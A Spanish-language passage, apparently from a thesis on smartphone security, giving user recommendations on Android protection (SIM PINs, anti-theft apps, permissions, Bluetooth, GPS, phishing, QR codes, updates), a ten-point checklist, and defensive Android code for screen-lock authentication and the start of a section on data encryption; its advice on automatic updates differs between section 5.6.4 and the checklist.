


Figura 24 – *Screenshots* de Send Anywhere (de izquierda a derecha): la pantalla principal, la pantalla cuando se ordena el envío de un archivo y la pantalla del receptor del archivo.

5.6 Plantilla de recomendaciones

En esta guía se congregan sugerencias para mitigar los riesgos de los ataques que se

pueden efectuar en un *smartphone*.

5.6.1 Protección física

- Establecer un *PIN* para la tarjeta *SIM*.

Cuando se usa una tarjeta *SIM* por primera vez, por lo general, viene con un código de *PIN* por defecto que lo suministra el proveedor de telefonía celular, es recomendable que se lo redefina manualmente; es un código que tiene una longitud de 4 a 8 dígitos y debería cumplir las típicas normas de contraseñas: que no sea el año de la fecha de nacimiento de alguien conocido, que no sea algo sencillo de adivinar como "4321", etc. Es un código que no tiene ninguna vinculación con el código de la pantalla de bloqueo. Establecer un *PIN* que bloquea la tarjeta *SIM* es importante, dado que evita que un usuario que desconoce este código (probablemente, sea un intruso) pueda realizar llamadas, enviar mensajes *SMS* o usar la red de datos [APPLSUP]; en fin, gastar el crédito del usuario, aunque se permite realizar llamadas de emergencia. La solicitud del *PIN* se realiza cuando se enciende el celular o cuando se traslada la tarjeta *SIM* a otro celular, hay 3 intentos y si se agotan estos intentos se bloquea la tarjeta *SIM* impidiendo el uso de los servicios del proveedor de telefonía móvil hasta que se ingrese el código *PUK*, una contraseña más larga y formada por números, ésta es definida por el fabricante del *SIM* (se la consigue por medio del proveedor de telefonía móvil); generalmente se lo encuentra junto con el envoltorio de la tarjeta *SIM* o también se lo puede pedir al proveedor de telefonía móvil. En última instancia, cuando se excede en el número máximo de intentos de *PUK*, la tarjeta *SIM* se bloqueará permanentemente y se deberá reemplazarla por una nueva [WINPHON].

- *Software* antirrobo.

Existen varios productos en el mercado que incluyen una amplia gama de características antirrobo, ofreciendo acceso remoto al *smartphone* perdido o robado, para que pueda bloquearlo, borrar sus datos y encontrar su ubicación. *Android* posee una aplicación por defecto que realiza estas funciones, se llama "Administrador de Dispositivos de *Android*", fue descrita en el capítulo 3. También hay otras aplicaciones de terceros como "*Cerberus*" y "*Prey Anti Theft*" que otorgan mayor control que la herramienta que viene por defecto, dado que ofrecen mas operaciones para ejecutar sobre el *smartphone*.

La aplicación *Cerberus* puede ejecutar muchas operaciones sobre el *smartphone* de forma remota, en caso de robo o extravío, mediante un panel que se puede acceder desde la *web*; algunas de las operaciones que permite son [PLAYCER]: localizar y rastrear un *smartphone* (u otro dispositivo con *Android*), bloquearlo con un código, activar una alarma sonora, tomar fotos, capturar lo que muestra la pantalla, grabar videos, grabar audio, borrar la memoria interna y la tarjeta *SD*, obtener una lista de las últimas llamadas enviadas y recibidas, abrir una línea de comandos (una consola) en el contexto del *smartphone*, etc. No sólo permite ejecutar comandos desde la *web*, sino que también permite ejecutar comandos por mensajes *SMS*. Además permite recibir alertas cuando se dá una situación, por ejemplo cuando la *SIM* se cambia, se enviará un *SMS* o un *e-mail* al

dueño del *smartphone*. *Prey Anti Theft*, forma parte de un proyecto de código abierto; al contrario de *Cerberus*, tiene una versión gratuita, pero tiene menos comandos para ejecutar sobre el *smartphone*. Cuando se probó la función de rastreo del *smartphone* con estas 2 aplicaciones, se obtuvieron resultados dispares. En el caso *Prey Anti Theft*, no se necesitó tener el servicio del *GPS* activado, aunque se perdió precisión; no así, para el caso de *Cerberus*, que no fue capaz de ubicar al *smartphone* con el *GPS* desactivado. En el caso de *Prey Anti Theft*, si no se tiene disponible el servicio del *GPS*, se puede usar la localización por *GSM* [PREYBLO]; evitar el uso del *GPS* disminuiría los riegos de que otras aplicaciones puedan invadir nuestra privacidad, además de ahorrar considerablemente energía de la batería.

- Seguro antirrobo

Algunos proveedores de telefonía móvil, como *Personal*, disponen de un servicio que asegura al *smartphone* ante robo, hurto, extravío o destrucción total mediante un pago fijo mensual [PROPERS].

- *Backups*

Para realizar *backups* o copias de resguardo se pueden recurrir a aplicaciones de terceros, además de las aplicaciones integradas al sistema que ya fueron descritas en el capítulo 3, ejemplos de estas aplicaciones son *Helium* y *Easy Backup*, las cuales son sencillas de usar.

En el caso de *Easy Backup*, permite realizar copias de los datos esenciales: los mensajes *SMS* y *MMS*, registro de llamadas, calendario, marcadores, diccionario y contactos. Entre sus características principales se puede mencionar que permite realizar copias programadas, se puede ver el contenido de los *backups* en el *smartphone* o en la *PC* (dado que usa formatos de archivo conocidos), permite guardar o recuperar copias a o desde una tarjeta *SD*, *Gmail*, *Dropbox* o *Google Drive* [MDROIDA]. Además, permite guardar las aplicaciones con sus configuraciones y datos, pero para lograrlo exige que el *smartphone* esté "*rooteado*".

En el caso de *Helium*, éste se encarga de guardar y restaurar los datos de las aplicaciones y sus paquetes instaladores hacia o desde la tarjeta *SD* o la *PC*, además de permitir la copia de los datos esenciales de un *smartphone*: contactos, mensajes *SMS*, etc.; una de las características que lo diferencia de la aplicación anterior es que no necesita de un *smartphone rooteado* para que funcione.

Los fabricantes de *smartphones* incorporan aplicaciones preinstaladas para realizar *backups* a la versión de *Android* que distribuyen en sus equipos, éstas facilitan el almacenamiento de los datos que almacena el usuario (fotos, videos, música), los datos que generan las aplicaciones (historial de navegación, puntaje en los juegos, etc), las configuraciones (conexiones de redes *Wi-Fi*, tonos de las distintas notificaciones, configuración de la pantalla de inicio). Asimismo, *Google* también incorpora un servicio de este tipo para almacenar las configuraciones del equipo en sus servidores y los asocia con la cuenta de *Google* asignada al *smartphone*.

Alternativamente, se pueden realizar *backups* manualmente con distintos niveles de detalle, esta tarea es mas laboriosa que delegarla a una aplicación de un tercero. A continuación se va a describir básicamente qué datos se deben considerar para guardar en un medio externo como una *PC*, una tarjeta *SD* o la Nube. En la ubicación "/data" se guardan los datos de las aplicaciones, para copiarlos se necesita que el *smartphone* esté *rooteado*; en la ubicación "/sdcard" se guardan los datos almacenados en la tarjeta *SD*, acá no hay problemas de acceso. Para guardar las fotos, música y videos del usuario, se copia lo que contiene la carpeta "/sdcard/DCIM". Guardar las configuraciones del sistema y las aplicaciones de forma manual es más laborioso que utilizar las aplicaciones mencionadas, por ello no se las tendrán en cuenta en esta guía. Los contactos están guardados en la memoria interna del *smartphone* y en la tarjeta *SIM*, se los puede trasladar todos a la tarjeta *SIM* como una forma de resguardarlos; esto generalmente se realiza yendo a la aplicación que administra contactos, una vez allí se debe presionar el botón del menú principal y entre esas opciones debería estar. Este *backup* de contactos tiene sus limitaciones: se perdería la información adicional que guardan los *smartphones* como las imágenes de los contactos, los teléfonos secundarios, dirección de mail, etc.; sólo se guardarían el nombre del contacto (hasta 14 caracteres) y el número de teléfono.

5.6.2 Protección ante software malicioso

- Analizar los permisos.

El usuario debería entender y tomar conciencia de los permisos que se autorizan con la instalación de nuevas aplicaciones. Cuando se instala o se actualiza una aplicación, se debería comprobar que sus permisos sean coherentes con el propósito de la aplicación. En el caso de las actualizaciones, puede suceder que la aplicación pida los mismos permisos que pedía originalmente o pida permisos adicionales, en este último caso se listan los permisos extras. Esta sugerencia se puede aclarar con un ejemplo: si se descarga un juego nuevo, se espera que solicite acceso al sistema de archivos, y a lo sumo, acceso a Internet; sin embargo, en el caso de que exija permisos ilógicos como el acceso a los mensajes de texto o a la cámara de fotos, entonces la aplicación sería considerada sospechosa, a no ser que se confíe en la empresa creadora de la aplicación. Existen otros ejemplos, como aplicaciones que tienen características de una calculadora que exigen el acceso a la red.

No hace falta que el usuario conozca toda la lista de permisos, pero al menos puede ver que hay 9 grupos importantes [PERMAND], para la versión 6.0: *Calendar* (permisos para administra el calendario), *Camera* (permisos para tomar fotos y grabar videos), *Contacts* (permisos para administrar contactos), *Location* (permiso para conocer la ubicación actual del dispositivo), *Microphone* (permisos para grabar audio), *Phone* (permisos para marcar números de teléfonos y administrar llamadas), *Body Sensors* (permisos para conocer la frecuencia cardíaca y datos afines), *SMS* (permisos para enviar y ver mensajes), *Storage* (permisos para acceder a las fotos, videos, audios y archivos). En las versiones previas (menores a la 6.0) hay 17 grupos [GROPERM].

Además de la lista de permisos que aparece cuando se va a instalar una determinada aplicación, es importante que el usuario sepa que pueden aparecer solicitudes de permisos en tiempo de ejecución. Es decir, las aplicaciones pueden solicitar permiso para acceder a la información o utilizar las características del dispositivo, en cualquier momento después de la instalación; por ejemplo, cuando un usuario necesita ejecutar una acción en una aplicación, como usar la cámara de fotos del *smartphone*, la aplicación puede solicitar permiso en ese momento. Ésta es una característica nueva de *Android 6.0* [HOWGEEK], o sea que sólo las aplicaciones que fueron programadas para la versión 6.0 o superior pueden comportarse de esta forma. Existe otra característica que también viene con esta versión de *Android*, que es la revocación de permisos individuales de aplicaciones (ya sean aplicaciones programadas para versiones previas a 6.0 o no), antes sólo se podía revocar permisos en algunas versiones de *Android* personalizadas. De todas formas, se debe tener cuidado cuando se revocan permisos con aplicaciones viejas, porque en elgunos casos pueden causar anomalías en su ejecución (el cierre imprevisto de la aplicación o mensajes emergentes de error).

- Cuidar los lugares donde se descargan aplicaciones.

Con respecto a la instalación de aplicaciones nuevas; se debe evitar el uso de una fuente externa como los *marketplaces* de terceros, el correo electrónico o una sitio *web*, a menos que sea de confianza. Es aconsejable usar el *marketplace* oficial *Google Play*, el cual permite verificar las calificaciones que le dieron los usuarios y las críticas, también se puede ver los permisos que pide la aplicación.

Existen iniciativas independientes que distribuyen aplicaciones que siguen una tendencia, entre estos proyectos se puede mencionar a *F-Droid*, *FossDroid*, *Guardian Project*, *PRISM Break*. *PRISM Break* es un proyecto que busca mejorar la seguridad del usuario para impedir el espionaje por parte de autoridades gubernamentales, en este proyecto se agrupan aplicaciones de código abierto y muestran las aplicaciones equivalentes en el entorno corporativo [PRISMBR]; tiene un apartado para aplicaciones para *Android* [PRISAND]. *F-Droid* es un repositorio de aplicaciones gratuitas de código abierto; este repositorio tiene una galería de aplicaciones que expone críticas, puntajes, novedades, revisiones y afines; tiene una aplicación cliente que facilita la búsqueda, instalación y la aplicación de actualizaciones [FDROIDA]. *Guardian Project* busca facilitar la distribución de aplicaciones seguras, sencillas de usar y de código abierto; está pensado para los usuarios que quieren proteger sus comunicaciones y los datos personales de la intrusión, la interceptación y la vigilancia [GUARPRO]. *Fossdroid* es un proyecto que promueve aplicaciones gratuitas y de código abierto para *Android*; *Fossdroid* se alimenta de los datos de *F-Droid* y los dispone al estilo de un *marketplace* [FOSSDRO].

5.6.3 Protección de la privacidad de los datos

- Evitar el uso de las conexiones (*Wi-Fi*, *GPS*, *Bluetooth*, *NFC*) a otros sistemas de forma desmedida.

Las redes *Wi-Fi* gratuitas, públicas y abiertas ofrecen al usuario de un *smartphone* una

conexión a Internet sin ningún costo. No obstante, estas conexiones inseguras pueden ser despreciables para mantener la privacidad de la información que se transmite en la red inalámbrica. Para un *hacker*, es mucho más sencillo conectarse a esta clase de redes inalámbricas y puede captar fácilmente casi toda la información que la víctima envíe a través de *Internet*. Es más seguro utilizar conexiones *Wi-Fi* seguras, o incluso se puede reemplazar la conexión *Wi-Fi* por una conexión a *Internet* del proveedor de telefonía móvil.

Con respecto a la conexión *Bluetooth*, por lo general, debe estar desactivada porque un *smartphone* puede ser blanco de ataques con el uso de técnicas como *bluejacking*, *bluesnarfing* y *bluebugging* que producen efectos como: molestar con mensajes emergentes, robar información privada u obtener control total del dispositivo, entre otras acciones [BLUEPAB]. Considerando que el propósito de la interface *Bluetooth* es posibilitar la transmisión de voz y de datos entre dispositivos (sincronización) con una conexión de corto alcance evitando el uso de cables; entonces, como estos dispositivos no siempre van a estas juntos, su conexión constante no es imprescindible. Cabe aclarar que no alcanza con la activación del modo oculto de la interface *Bluetooth*, sino que directamente se lo debe desactivar. Por último, se debe tener en cuenta que hay aplicaciones que podrían tener los permisos para activar el servicio del *Bluetooth*.

El servicio *GPS* no necesita estar activo todo el tiempo, generalmente se lo debe tener deshabilitado. En ocasiones, se lo debe activar de forma manual cuando realmente se lo precise para las aplicaciones móviles (como *FourSquare*, *Happn*, *Family Locator*, etc.) que utilizan la información relativa a la ubicación geográfico con fines sociales, como la incorporación de la ubicación geográfica actual a las fotos que se publican en alguna red social; también existen otras aplicaciones que tienen propósitos de navegación (por ejemplo, *MAPS.ME*, *MapFactor*, *Google Maps*, etc.); todas estas aplicaciones necesitan ser controladas para evitar sorpresas. El usuario debe concentrarse y ser conciente de que las aplicaciones móviles son las verdaderas responsables del rastreo de la ubicación del *smartphone*, ellas consultan la ubicación (vía *GPS*) para que luego transmita esta información a un tercero por *Internet*; en cambio, la infraestructura que está detrás del sistema *GPS* no almacena, ni observa ningún parámtero de un *smartphone* en particular, ni siquiera cuantas personas están usando el sistema; sólo emite señales [EFFOGPS].

Para poder tener un control de las funciones del smartphone, se puede tener un tablero donde indique si cada uno está encendido o apagado, sobre todo las conexiones al exterior. Existen aplicaciones que implementan un tablero de control de las funciones del *smartphone*, por ejemplo "*Powerful Control*" y "*Power Toggles*" que son capaces de fijar *widgets* en la pantalla principal.

- *Phising*.

Cuando se accede a la bandeja de entrada de la casilla de *e-mails* desde el *smarthpone*, el usuario debe tener cuidado cuando llegan *e-mails* con enlaces, éstos deben ser revisados con cuidado para comprobar a qué página lo lleva, porque se puede tratar de una estafa (*Phishing*). Estas amenazas no se limitan al uso del correo electrónico como

un medio, también se usan otros como los mensajes *SMS* (*Smishing*) o mensajes por la aplicación móvil *WhatsApp* que pueden incitar a que el usuario haga clic en un enlace supuestamente fiable para solicitar información personal, a veces son muy insistentes en el envío de mensajes (*Spamming*). Es cuestión de que el usuario esté alerta e informado de lo que recibe y sea consciente de la acción que toma; se debe evitar otorgar información personal.

5.6.4 Protección del sistema

- Escaneo de códigos *QR*.

Los códigos *QR* pueden contener información muy variada [QRSECUR]: una dirección de *e-mail*, un número de teléfono, una ubicación geográfica, un *SMS* (un código *QR* puede crear un *SMS* con un texto y un remitente), información de contacto (como un nombre, número de teléfono, *e-mail*, dirección, sitio *web*, etc.), un evento de calendario (puede contener información del evento como título, horario de inicio y fin, ubicación, descripción, etc.), un texto, una dirección *URL* (puede llevar a una página *web* con cierta intensión), entre otros.

Entonces, por la naturaleza del diseño del código *QR*, el usuario no va distinguir entre los códigos maliciosos y benignos con una inspección visual, necesita de una herramienta o algún tipo de señalización brindada por el autor de ese código, para tener noción de cómo va a actuar el *smartphone* si se lo escanea. De todas formas, para saber exactamente qué representa el código *QR*, se pueden usar herramientas seguras que exponen su contenido detalladamente, como las aplicaciones "*Barcode Scanner*" y "*QR Droid Code Scanner*", entre otras; éstas permiten analizar el código y controlar la acción a realizar luego de escanear el código. Una vez que se puede ver la información que suplanta al código *QR*, se debe considerar: si es un enlace recortado, en este caso se pueden usar servicios *online* para desencriptar su contenido (como por ejemplo, *http://unshorten.it/*); si es un enlace que lleva a una página *web* con un formulario de logueo, evitar el ingreso de datos. En fin, se recomienda no escanear códigos *QR* que se encuentren en la vía pública.

- *Antivirus*.

El usuario puede tratar de protegerse ante las amenazas externas, como el *software* malicioso, con la ayuda de un *antivirus*. La mayoría de los *antivirus* comerciales ofrecen más que sólo una protección para los virus. Generalmente, estas aplicaciones son paquetes que ofrecen varias funciones como localización geográfica del *smartphone*, reestablecimiento de fábrica de forma remota (en caso de una pérdida del *smartphone*), generación de *backups*, etc.

Hay un debate acerca de la necesidad de instalar un *antivirus* en *Android*, pero en esta guía se va a dar las razones por las que se debe usar un *antivirus* o no.

Existen 2 posturas [DIGANTI], por un lado se tiene la idea de que *Android* no puede ser afectado por *virus* si el usuario es cuidadoso con las aplicaciones que descarga, por lo

tanto no se necesita un *antivirus*. Por otro lado, se publican informes y estadísticas exponiendo que el *malware* en *Android* es algo corriente y que si no se cuenta con protección, es muy posible que el usuario se infecte. Con respecto a la primer postura, un experto de la empresa de seguridad *AV-Test* avala esta postura [DIGANTI], dice que si el usuario sólo instala *software* de *marketplaces* confiables (como *Google Play*) y no usa al *smartphone* frecuentemente para navegar por la *Web* o mandar *e-mails*, el sistema operativo estará seguro. También comenta que la mayoría de los problemas surgen a partir de la instalación de aplicaciones infectadas con *malware* (descargados de *marketplaces* alternativos), varias imitan a aplicaciones legítimas o muestran una funcionalidad corriente (como una calculadora). Además, según *Google* [ANSECOV], todas las aplicaciones que estan disponibles para ser descargadas de *Google Play* pasan por pruebas de seguridad rigurosas. Los desarrolladores también son purgados si no cumplen con sus políticas. Además, las aplicaciones que ya están instaladas son escaneadas regularmente en busca de comportamiento malicioso, si se comprueba que alguna aplicación se comporta de forma irregular, el usuario es notificado y en *Google Play* puede llegar a ser bloquearla inmediatamente. Para habilitar el escáner de *Android*: se debe ir al menú principal y elegir las configuraciones de *Google*, aparece un menú en donde se debe seleccionar "Seguridad", luego habilitar la opción "Buscar amenazas de seguridad".

Por otro lado, *Google Play* tiene un filtro llamado *Bouncer*, pero no es infalible; han aparecido casos en que se encontraron *malwares* en *Google Play*. Ésto sumado a que los *smartphones* se estan volviendo en objetivos más atractivo que las *PCs* para realizar ataques, porque contienen mucha información personal como fotos, videos, mensajes *SMS*, *e-mails*, etc; los autores de *malwares* estan buscando continuamente nuevas formas para introducir e instalar su *software* malicioso en los *smartphones*, generalmente con fines lucrativos (estafas).

En esta guía se acredita la primera postura, se confía en la seguridad proporcionada por el sistema. No se sugiere sobrecargar al *smartphone* con muchas aplicaciones, no se avala la idea de realizar operaciones sensibles en el *smartphone* relacionadas al *home banking* o *e-commerce*, se debe disminuir la intención de almacenar información privada en el *smartphone*. Dado que es más factible que un *smartphone* sea robado o perdido a que sea atacado con un *malware* [DIGANTI]. Concluyendo, si se consideran las aplicaciones de uso corriente con buenas calificaciones y gran cantidad de descargas en *marketplaces* oficiales, no habrán dificultades.

- *Rooting*

Si el usuario decide *rootear* su *smartphone*, se debe tener en cuenta que si una aplicación malévola obtiene estos permisos de *root*, puede llegar a ser muy peligroso, ya que esta aplicación tiene todos los permisos para realizar cualquier actividad. Por eso, el usuario que emplee un *smartphone rooteado* debe ser muy cuidadoso con las aplicaciones que instale y sus permisos. Existen aplicaciones que administran los permisos de *root* como *SuperSu* o *Superuser*.

- Mantener actualizado al sistema y las aplicaciones instaladas.

En la configuración del cliente *Google Play* se pueden activar las actualizaciones automáticas de las aplicaciones instaladas, también se puede elegir la opción de sólo mostrar notificaciones las nuevas actualizaciones o se puede mostrar indiferente frente a ellas. Lo que se recomienda en esta guía es la última opción, es decir desactivar todo lo que tiene que ver con las actualizaciones e instalarlas manualmente y periódicamente; es inevitable realizar esta tarea de forma manual, dado que no se encontró una forma de planificar automáticamente las actualizaciones. En el caso de las actualizaciones del sistema [HOWUPDA], *Android* muestra notificaciones para que el usuario aplique estas actualizaciones de forma manual (no se permiten instalarlas de forma automática), con la batería cargada completamente y con una conexión a *Internet* de alta velocidad, porque el archivo a descargar puede llegar a ser grande y en el momento de la instalación no se puede interrumpirse; cuando termina la instalación, se reinicia el sistema.

Cuando se libera una nueva versión de *Android*, no quiere decir que está lista para todos los dispositivos. Algunas versiones viejas de *Android*, como las versiones menores a 4.1 no van a poder ser actualizadas a la última versión de *Android*, es muy probable que ese fabricante no otorgue soporte a esa clase de *smartphones*.

Antes de aplicar actualizaciones del sistema, es aconsejable realizar *backups* de los datos del usuario. Las actualizaciones no deberían afectar los datos, pero no hay garantías.

Para ver si hay nuevas actualizaciones del sistema, se debe ir a las configuraciones generales del *smartphone*, luego elegir la opción "Acerca del teléfono" y finalmente elegir el ítem "Actualizaciones del sistema"; es allí donde aparecerán actualizaciones del sistema para ese *smartphone*, si las hay. Estos menús pueden variar según el modelo y la marca.

5.7 Decálogo de recomendaciones

A continuación se dará un decálogo de recomendaciones finales para mermar los riesgos en el uso de smartphones.

1. Antes de usar un *smartphone* por primera vez, se lo debe configurar y probar para familiarizarse con su interface.
2. Actualizar el sistema operativo y activar las actualizaciones automáticas de las aplicaciones.
3. Definir una contraseña de acceso fuerte para desbloquear la pantalla y definir un plazo de 15 segundos de inactividad para que se active el bloqueo de pantalla automático.
4. Deshabilitar la visualización parcial y total de la contraseña cuando se la escribe.
5. Utilizar los *marketplaces* oficiales como el único proveedor de *software*. *Google Play* para el caso de *Android* y *App Store* para el caso de *iOS*.

6. Cuando se está por instalar una aplicación *Android*, se deben analizar sus permisos cuidadosamente.
7. Limitar la cantidad de aplicaciones instaladas en un *smartphone* para simplificar su uso general.
8. Manejar las conexiones por *bluetooth*, por *Wi-Fi* y al sistema *GPS* de forma manual.
9. Realizar *backups* y eliminar aplicaciones (y datos) innecesarios de forma periódica.
10. Evitar el *rooteo* del *smartphone* con *Android* o evitar la aplicación de *jailbreak* en el caso de *iOS*.

5.8 Consideraciones a tener en cuenta en el desarrollo de una aplicación

En esta sección se describe una aplicación sencilla a modo de demostración. Tiene la finalidad de exponer una aproximación en las medidas de seguridad que puede tomar un desarrollador en sus aplicaciones *Android*. Esta aplicación sirve como base, dado que se pueden extraer partes de su código fuente para reutilizarlo en una aplicación concreta y mejorar su protección en el acceso a la información. En esta demostración se exponen 2 medidas de seguridad: la autenticación del usuario y la encriptación de la información almacenada.

Esta aplicación utiliza librerías integradas al entorno, no se van a utilizar librerías de terceros. Concretamente, utiliza paquetes de *Java* (con la implementación del proyecto *Apache Harmony*) y algunos paquetes del *framework* de *Android*; el uso de estas librerías ahorra tiempo en desarrollo, pruebas y mantenimiento. De hecho, con esta aplicación se demuestra que con las herramientas que provee el entorno de *Android* se pueden construir aplicaciones más seguras. A continuación se explicará el mecanismo interno de la aplicación.

En esta aplicación de muestra se implementan 2 medidas de seguridad:

- Autenticación del usuario actual.
- Encriptación de los datos almacenados.

A continuación se explicará de qué se trata y cómo se implementa cada medida.

5.8.1 Autenticación del usuario actual

En el capítulo 1 se expuso que la falta de controles físicos en los *smartphones* es una vulnerabilidad a considerar, entonces para contrarrestarla se propone el uso de un servicio de autenticación provisto por el entorno de *Android*. Este servicio de autenticación impide el acceso a una sección exclusiva de la aplicación a aquellos usuarios que no conocen la clave de desbloqueo, los cuales pueden considerarse como posibles intrusos.

Se asume que sólo el usuario legítimo conoce la clave de desbloqueo; además se va a asumir que esta sección exclusiva aloja cierta información valiosa para el usuario legítimo que necesita ser protegida. Concretamente, en la aplicación se exige el ingreso del clave de desbloqueo y de esta forma se comprueba si el usuario actual lo conoce; si es así, se redirige a la sección exclusiva, aunque en esta demostración sólo se mostrará un texto que manifiesta el acceso otorgado. Por otro lado, en caso de que el usuario no sepa la clave de bloqueo, pueden suceder 2 cosas: puede equivocarse reiteradas veces sin salir de la pantalla de ingreso de clave o puede cancelar el ingreso de la clave (el usuario no se puede ir de esta pantalla a menos que cancele la operación de ingreso de la clave o tenga éxito). Si cancela el ingreso del código, se mostrará un mensaje emergente avisando lo que ocurrió (para esta demostración). Concluyendo, con esta medida de seguridad se frenan a los intrusos a las secciones exclusivas de una aplicación.

En cuanto a la implementación, se extrajeron partes de código fuente de un ejemplo en el sitio oficial de desarrolladores de aplicaciones *Android* [DEVCOCR]. Esta implementación usa el servicio del sistema llamado *Keyguard Manager* que básicamente se encarga de bloquear y desbloquear la pantalla [KEYGUAR]. Concretamente, para esta demostración este servicio se lo usa para cumplir 2 tareas: verificar si el dispositivo tiene definido una clave de bloqueo de pantalla (con un *PIN*, patrón o contraseña) y mostrar la pantalla de autenticación que exige la clave de bloqueo de pantalla.

También se utilizó un mecanismo de *Android* que consiste en la espera de un resultado luego de haber invocado una pantalla (*activity*). Es decir, desde un contexto determinado (por ejemplo, una pantalla principal) se inicia una pantalla nueva (un *activity*), luego cuando se cierra esta última pantalla y se vuelve al contexto original, se recibe un resultado [DEVRESU].

A continuación se explican las líneas de código fuente más significativas para la primer parte.

```
mKeyguardManager = (KeyguardManager) getSystemService
(Context.KEYGUARD_SERVICE);
```
// Se obtiene una instancia de *Keyguard Manager*.

```
if (!mKeyguardManager.isDeviceSecure())
```
// Comprueba si el dispositivo tiene habilitado el bloqueo de pantalla.

```
Intent intent =
mKeyguardManager.createConfirmDeviceCredentialIntent(null, null);
```
// Devuelve un *intent* que guarda una invocación a una pantalla nueva. Esta pantalla exige el ingreso de la clave de bloqueo.

```
startActivityForResult(intent,
REQUEST_CODE_CONFIRM_DEVICE_CREDENTIALS);
```
// Este línea de código ejecuta el *intent* que se le pasa como parámetro, mostrando la pantalla que pide la clave de bloqueo (un *PIN*, un patrón o una contraseña).
// Se le pasa como parámetro una constante numérica, ésta sirve para identificar y simbolizar la invocación a la pantalla nueva. Luego, cuando se retorna de la pantalla

nueva, se recibirá este valor para saber de dónde provino el resultado. Dado que se realiza una sola invocación, su uso no va a ser útil para este caso, sin embargo en el futuro se pueden agregar más invocaciones a este método, es mejor dejarlo preparado para promover la escalabilidad de la aplicación.

```
protected void onActivityResult(int requestCode, int resultCode,
Intent data);
// Este método es invocado cuando el usuario sale de la pantalla de autenticación.
// Recibe 3 parámetros. El primer parámetro es un número que sirve para saber de dónde provino la invocación, este valor se lo pasó a la invocación de startActivityForResult(). El segundo parámetro es un entero que representa cómo terminó la operación en la pantalla invocada y puede tomar 2 valores: RESULT_OK y RESULT_CANCELED, que representan el éxito y el fracaso, respectivamente. El tercer parámetro es un intent que representa a los datos adicionales, en este caso no se aplica.
if (requestCode == REQUEST_CODE_CONFIRM_DEVICE_CREDENTIALS)
if (resultCode == RESULT_OK)
// Estas líneas verifican 2 condiciones:
// Si la invocación al método onActivityResult() surgió a partir de la invocación previamente presentada.
// Si se ingresó la clave correctamente en la pantalla de autenticación.
```

5.8.2 Encriptación de los datos almacenados

Esta funcionalidad se basa en la encriptación de archivos guardados en la memoria externa del smartphone pertenecientes a la aplicación, suponiendo que estos datos se almacenan en un medio de almacenamiento inseguro, como la tarjeta SD que tiene acceso público.

En cuanto a la implementación, se basó en una aplicación explicada en un libro [ANAPPSE] relativo a la seguridad en aplicaciones móviles, el procedimiento básico que se realiza es: primero se inicializan los parámetros del algoritmo de encriptación, luego se ejecuta este algoritmo que devuelve datos binarios como resultado, al final éstos son convertidos a texto. En la desencriptación se realiza el proceso inverso: se convierte el texto cifrado en datos binarios, luego de inicializar los parámetros del algoritmo de desencriptación, se efectúa la desencriptación con estos datos binarios obtenidos. A continuación se va a detallar este procedimiento elemental.

Como producto de la encriptación se obtienen datos binarios (un vector de *bytes*), sin embargo, si se los quiere visualizar en pantalla, no se los puede convertir a texto directamente. Esto es debido a que en el proceso de encriptación se mezclaron los datos binarios y se pudo haber agregado algún carácter no imprimible en el texto transformado (sin intención). Entonces, para poder convertir datos binarios a caracteres *ASCII* imprimibles y viceversa, se usó un mecanismo llamado Base64 que está implementado en un paquete dentro del *framework* de *Android* [ANDBASE]. Concluyendo, al final del proceso de encriptación, cuando se requiere convertir *bytes* a caracteres imprimibles, se

lo hace usando la codificación *Base64*; como también en el descrifrado, en donde se convierte un conjunto de caracteres en *Base64* a datos binarios, allí se los decodifica usando el formato *Base64*.

Antes de ejecutar el algoritmo central (ya sea para encriptar o desencriptar), se inicializan los parámetros del proceso de encriptación, en el que están involucrados algunos conceptos teóricos de criptografía que se van a describir a continuación.

